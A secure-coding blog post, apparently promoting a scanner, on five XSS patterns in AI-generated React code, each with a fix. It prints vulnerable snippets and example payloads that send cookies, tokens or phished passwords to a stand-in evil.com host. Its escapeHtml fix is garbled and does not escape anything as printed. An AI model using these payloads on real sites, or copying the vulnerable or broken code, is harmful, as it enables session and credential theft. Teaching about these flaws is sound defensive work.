React escapes HTML. So why do AI apps keep getting XSS?

React's JSX auto-escapes every value in curly braces. Write <p>{userInput}</p> and React converts <script>alert('xss')</script> into literal text. No execution. No injection.
This is true. It's also incomplete.
React's escaping protects you for the 80% case — displaying user data inside normal elements. But it does not protect you when you:
- Ask an AI to render markdown with formatting
- Let users add links to their profiles
- Build a dynamic formula evaluator
- Generate HTML on the server
- Reach for
eval()when a query builder won't work
Each one is a legitimate feature request. Each one is a door React's escaping doesn't guard. And each one is what comes back when you prompt an AI: "render markdown," "let users link to their website," "build a calculator."
The AI sees those problems, finds patterns in its training data, and generates working code. The code passes your tests. You ship it. And then it turns out that working code comes with five different XSS vectors, most of them invisible until someone points a payload at them.
What XSS actually does (the 30-second version)
Cross-site scripting (XSS) is when an attacker injects executable code into your app, and it runs in another user's browser with full access to their session: cookies, tokens, local storage, auth tokens — everything.
The damage ranges from annoying (pop-up alerts) to career-ending (stealing user data, account takeovers, selling credentials to competitors). XSS is OWASP A03:2021 — Injection, the #1 attack vector every year.
React's auto-escaping makes XSS less common in modern React apps than it was in jQuery land. But less common is not impossible.
The JSX safety net (and five ways to miss it)
React's JSX does something clever. When you write:
const userInput = '<img src=x onerror="alert(document.cookie)">';
return <div>{userInput}</div>;
React doesn't insert that string as HTML. It treats it as raw text. The browser renders the literal characters <img src=x...> on the page — visible text, no execution. This is the default for every {} expression in JSX. It catches <script> tags, event handlers, SVG payloads, everything — as long as you stay inside JSX.
The five patterns below are all legitimate ways to escape that safety net. Each one solves a real problem. Each one opens a door.

Pattern 1: dangerouslySetInnerHTML
React named it dangerouslySetInnerHTML as a warning. AI treats it as a standard API.
What AI generates
You ask: "Let users write blog posts with markdown formatting" or "Display formatted user bios." AI returns:
// VULNERABLE — exactly what comes back
function BlogPost({ post }) {
  return (
    <article>
      <h1>{post.title}</h1>
      <div dangerouslySetInnerHTML={{ __html: post.body }} />
    </article>
  );
}
It works. The markdown renders formatted. Tests pass. Ship it.
How it breaks
If post.body is user-editable — comments, bios, contributions — an attacker submits:
<img src=x onerror="fetch('https://evil.com/steal?c='+document.cookie)">
Payload runs. Cookies stolen. Session hijacked.
Or they're subtle about it:
<div style="position:fixed;top:0;left:0;width:100%;height:100%;background:white;z-index:9999">
<h2>Session expired. Log in again.</h2>
<form action="https://evil.com/phish">
  <input name="email" placeholder="Email">
  <input name="password" type="password" placeholder="Password">
  <button>Log in</button>
</form></div>
Pixel-perfect phishing overlay. Any user who clicks sees a fake login form. Credentials go to the attacker. You never knew.
The fix
Sanitize the HTML before rendering it. DOMPurify is the standard library for this:
npm install dompurify
npm install -D @types/dompurify  # if using TypeScript
// FIXED — sanitize before rendering
import DOMPurify from "dompurify";

function BlogPost({ post }) {
  const cleanHTML = DOMPurify.sanitize(post.body);

  return (
    <article>
      <h1>{post.title}</h1>
      <div dangerouslySetInnerHTML={{ __html: cleanHTML }} />
    </article>
  );
}
DOMPurify strips script tags, event handlers, javascript: URLs, and every other XSS vector while preserving safe formatting tags like <b>, <em>, <a> (with safe href values), and <img> (without event handlers).
For server components in Next.js, use isomorphic-dompurify or sanitize on the server with sanitize-html:
// Server component alternative
import sanitizeHtml from "sanitize-html";

function BlogPost({ post }) {
  const cleanHTML = sanitizeHtml(post.body, {
    allowedTags: sanitizeHtml.defaults.allowedTags.concat(["img"]),
    allowedAttributes: {
      a: ["href", "target"],
      img: ["src", "alt"],
    },
  });

  return (
    <article>
      <h1>{post.title}</h1>
      <div dangerouslySetInnerHTML={{ __html: cleanHTML }} />
    </article>
  );
}
Pattern 2: User-controlled href attributes
JSX escapes content, not attribute values. If a user controls href, React renders any protocol — javascript:, data:, or vbscript:.
What AI generates
You ask: "Let users add their website URL to their profile" or "Let members link to their social media." AI returns:
// VULNERABLE
function UserProfile({ user }) {
  return (
    <div>
      <h2>{user.name}</h2>
      <a href={user.website}>Visit website</a>
    </div>
  );
}
No escaping. No validation. href takes whatever the user provides.
How it breaks
A user sets their website field to:
javascript:fetch('https://evil.com/steal?t='+localStorage.auth_token)
Anyone who clicks "Visit website" executes JavaScript in their browser. No errors, no visible indication. Just the attacker stealing their token.
Or with a data: URL:
data:text/html,<script>alert(document.cookie)</script>
The fix
Validate URLs before rendering them as href values. Only allow http: and https: protocols:
// FIXED — validate URL protocol
function sanitizeUrl(url: string): string {
  try {
    const parsed = new URL(url);
    if (parsed.protocol === "http:" || parsed.protocol === "https:") {
      return url;
    }
    return "#";
  } catch {
    return "#";
  }
}

function UserProfile({ user }) {
  return (
    <div>
      <h2>{user.name}</h2>
      <a href={sanitizeUrl(user.website)}>Visit website</a>
    </div>
  );
}
The URL constructor handles edge cases like JAVASCRIPT: (case variations), URL encoding, and malformed inputs. If the URL isn't valid HTTP or HTTPS, replace it with #.
Pattern 3: Unescaped markdown rendering
Markdown libraries are everywhere — comment threads, note-taking, formatted chat. AI picks them and skips sanitization because the code works.
What AI generates
You ask: "Render user comments as markdown with bold, italics, links." AI returns:
// VULNERABLE
import { marked } from "marked";

function Comment({ text }) {
  const html = marked(text);
  return <div dangerouslySetInnerHTML={{ __html: html }} />;
}
How it breaks
Markdown supports inline HTML. A user submits:
Great post!

<img src=x onerror="fetch('https://evil.com/steal?c='+document.cookie)">
marked() converts it to HTML, preserving the tag. dangerouslySetInnerHTML drops it into the DOM. The onerror fires because src=x doesn't exist. Payload runs.
Or with a dangerous link:
[Click here](javascript:alert(document.cookie))
The fix: Two approaches
Option A: Sanitize the output (quick fix)
// Sanitize whatever marked() produces
import { marked } from "marked";
import DOMPurify from "dompurify";

function Comment({ text }) {
  const rawHTML = marked(text);
  const cleanHTML = DOMPurify.sanitize(rawHTML);
  return <div dangerouslySetInnerHTML={{ __html: cleanHTML }} />;
}
Option B: Use react-markdown instead (better)
// No dangerouslySetInnerHTML, no risk
import ReactMarkdown from "react-markdown";

function Comment({ text }) {
  return <ReactMarkdown>{text}</ReactMarkdown>;
}
react-markdown parses markdown into an AST and renders React components directly. No intermediate HTML. By default, it doesn't render raw HTML blocks at all — XSS is architecturally impossible without explicitly enabling rehype-raw.
If you need HTML inside markdown (some CMS content), use rehype-raw + rehype-sanitize:
import ReactMarkdown from "react-markdown";
import rehypeRaw from "rehype-raw";
import rehypeSanitize from "rehype-sanitize";

function Content({ body }) {
  return (
    <ReactMarkdown rehypePlugins={[rehypeRaw, rehypeSanitize]}>
      {body}
    </ReactMarkdown>
  );
}
Pattern 4: Server-side rendering injection
Less common but worse. AI generates server-side code that stitches user data into HTML strings. React's safety net doesn't apply — there's no JSX.
What AI generates
You ask: "Generate an HTML email preview" or "Build dynamic Open Graph meta tags." AI returns:
// VULNERABLE
export async function GET(request: Request) {
  const url = new URL(request.url);
  const title = url.searchParams.get("title") || "Untitled";

  return new Response(
    `<!DOCTYPE html><html><head><title>${title}</title></head>
    <body><h1>${title}</h1></body></html>`,
    { headers: { "Content-Type": "text/html" } }
  );
}
How it breaks
An attacker sends a URL with a script tag embedded:
https://yourapp.com/api/preview?title=<script>document.location='https://evil.com/steal?c='+document.cookie</script>
The server renders it directly into HTML. Browser executes it immediately. Cookies stolen. React's escaping doesn't help — this HTML is built as a string, never touches JSX.
The fix
Escape HTML entities before inserting into the string:
// FIXED
function escapeHtml(str: string): string {
return str
.replace(/&/g, "&")
.replace(/</g, "<")
.replace(/>/g, ">")
.replace(/"/g, """)
.replace(/'/g, "'");
}
export async function GET(request: Request) {
const url = new URL(request.url);
const title = escapeHtml(url.searchParams.get("title") || "Untitled");
return new Response(
`<!DOCTYPE html><html><head><title>${title}</title></head>
<body><h1>${title}</h1></body></html>`,
{ headers: { "Content-Type": "text/html" } }
);
}
Better: use React's renderToString() instead. It auto-escapes like JSX does — no manual escaping needed.
Pattern 5: eval() and dynamic script injection
Most dangerous. Most surprising when it appears. AI uses eval() for dynamic features or injects <script> from user input.
What AI generates
You ask: "Build a calculator" or "Let users write custom formulas." AI reaches for eval():
// VULNERABLE
function Calculator() {
  const [expr, setExpr] = useState("");
  const [result, setResult] = useState(null);

  const calculate = () => {
    try {
      setResult(eval(expr));  // Any input becomes code
    } catch {
      setResult(null);
    }
  };

  return (
    <>
      <input value={expr} onChange={(e) => setExpr(e.target.value)} />
      <button onClick={calculate}>Calculate</button>
      {result !== null && <p>Result: {result}</p>}
    </>
  );
}
Or dynamic script injection:
// VULNERABLE
function EmbedWidget({ config }) {
  useEffect(() => {
    const script = document.createElement("script");
    script.innerHTML = `window.config = ${JSON.stringify(config)};`;
    document.body.appendChild(script);
  }, [config]);

  return <div id="widget-container" />;
}
How it breaks
With eval, input becomes code:
fetch('https://evil.com/steal?token='+localStorage.token)
Script injection can escape JSON.stringify in edge cases or use the config values themselves to break out.
The fix
For math, use mathjs:
// FIXED
import { evaluate } from "mathjs";

function Calculator() {
  const [expr, setExpr] = useState("");
  const [result, setResult] = useState(null);

  const calculate = () => {
    try {
      setResult(evaluate(expr));
    } catch {
      setResult(null);
    }
  };

  return (
    <>
      <input value={expr} onChange={(e) => setExpr(e.target.value)} />
      <button onClick={calculate}>Calculate</button>
      {result && <p>Result: {result}</p>}
    </>
  );
}
mathjs evaluates math expressions only. No fetch, no DOM access, no arbitrary code.
For widget config, pass data via React state or function calls instead of injecting scripts:
// FIXED
function EmbedWidget({ config }) {
  const ref = useRef();

  useEffect(() => {
    if (ref.current) {
      initWidget(ref.current, config);  // Call API, don't inject
    }
  }, [config]);

  return <div ref={ref} />;
}
Why AI generates these patterns (and why you ship them)
Every pattern in this article solves a real problem you asked for. "Render markdown" → dangerouslySetInnerHTML. "Let users add a profile URL" → <a href={user.website}>. "Build a formula calculator" → eval(). These aren't random mistakes. They're predictable solutions to explicit requests.
The AI code is functionally correct. It passes your tests. The form submits. The markdown renders. You ship it.
The issue is AI optimizes for "does it run?" not "is it safe against malicious input?" When it searches its training data for "render markdown in React," it finds thousands of tutorials and Stack Overflow answers showing marked() + dangerouslySetInnerHTML — with zero sanitization. The tutorial author was teaching the feature, not defending against attacks. The AI copies the pattern verbatim.
So you get code that's objectively correct for the benign case — works for your beta testers, looks good in the demo — and stays broken until someone finds a payload that breaks it.
The patterns in this article are what that looks like in real AI-generated code.
Your checklist: Do this now
You don't need to refactor your entire app. Start with these five things:
1. Search for dangerouslySetInnerHTML
grep -r "dangerouslySetInnerHTML" --include="*.tsx" --include="*.jsx" .
If you find it, verify that the input is sanitized with DOMPurify.sanitize() or passed through react-markdown (which doesn't use it). If not, you have a vulnerability.
2. Check every user-controlled URL (href, src, action)
grep -r 'href={' --include="*.tsx" --include="*.jsx" .
grep -r 'src={' --include="*.tsx" --include="*.jsx" .
If user data controls these attributes, validate the protocol. Only http: and https: are safe.
3. Audit your markdown pipeline
If you use marked, remark, or any markdown library, verify that output is either sanitized with DOMPurify or rendered through react-markdown without rehype-raw.
4. Search for eval() and new Function()
grep -r "eval(" --include="*.tsx" --include="*.jsx" --include="*.ts" --include="*.js" .
grep -r "new Function(" .
If you find it and user input reaches it, replace it. Use mathjs for math, not eval().
5. Set Content Security Policy
CSP blocks inline scripts and eval(), even if payloads make it into your HTML:
// next.config.js
const securityHeaders = [
  {
    key: "Content-Security-Policy",
    value: "default-src 'self'; script-src 'self'",
  },
];
script-src 'self' alone stops most XSS.
Before you ship
These five patterns are specific. They're teachable. They're also the exact things Flowpatrol scans for — XSS via dangerouslySetInnerHTML, unescaped markdown, user-controlled URLs, server-rendered injection, and eval-like patterns.
Run a scan before you ship. Five minutes. Real findings. If you're building with AI, you almost certainly have at least one of these patterns. Flowpatrol finds them automatically — try it free, no sign-up needed.
Your final checklist:
- Search your codebase for
dangerouslySetInnerHTML. If you find it, verify input is sanitized. - Check every
href=,src=, andaction=that uses user data. Whitelisthttp:andhttps:only. - Audit your markdown pipeline. If you use
marked()orremark(), verify output is sanitized or rendered throughreact-markdown. - Search for
eval()andnew Function(). Replace with domain-specific alternatives likemathjs. - Set Content Security Policy headers.
script-src 'self'blocks most XSS even if payloads slip through.
XSS is classified under OWASP A03:2021 — Injection. For more on injection attacks in AI-generated code, see SQL Injection Is Not Dead. For the full picture of what AI-generated apps get wrong, see OWASP Top 10 Guide.